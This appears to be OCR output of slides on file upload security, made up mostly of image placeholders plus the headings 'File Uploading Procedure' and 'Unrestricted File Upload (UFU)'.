





File Uploading Procedure




Unrestricted File Upload (UFU)




Unrestricted File Upload (UFU)



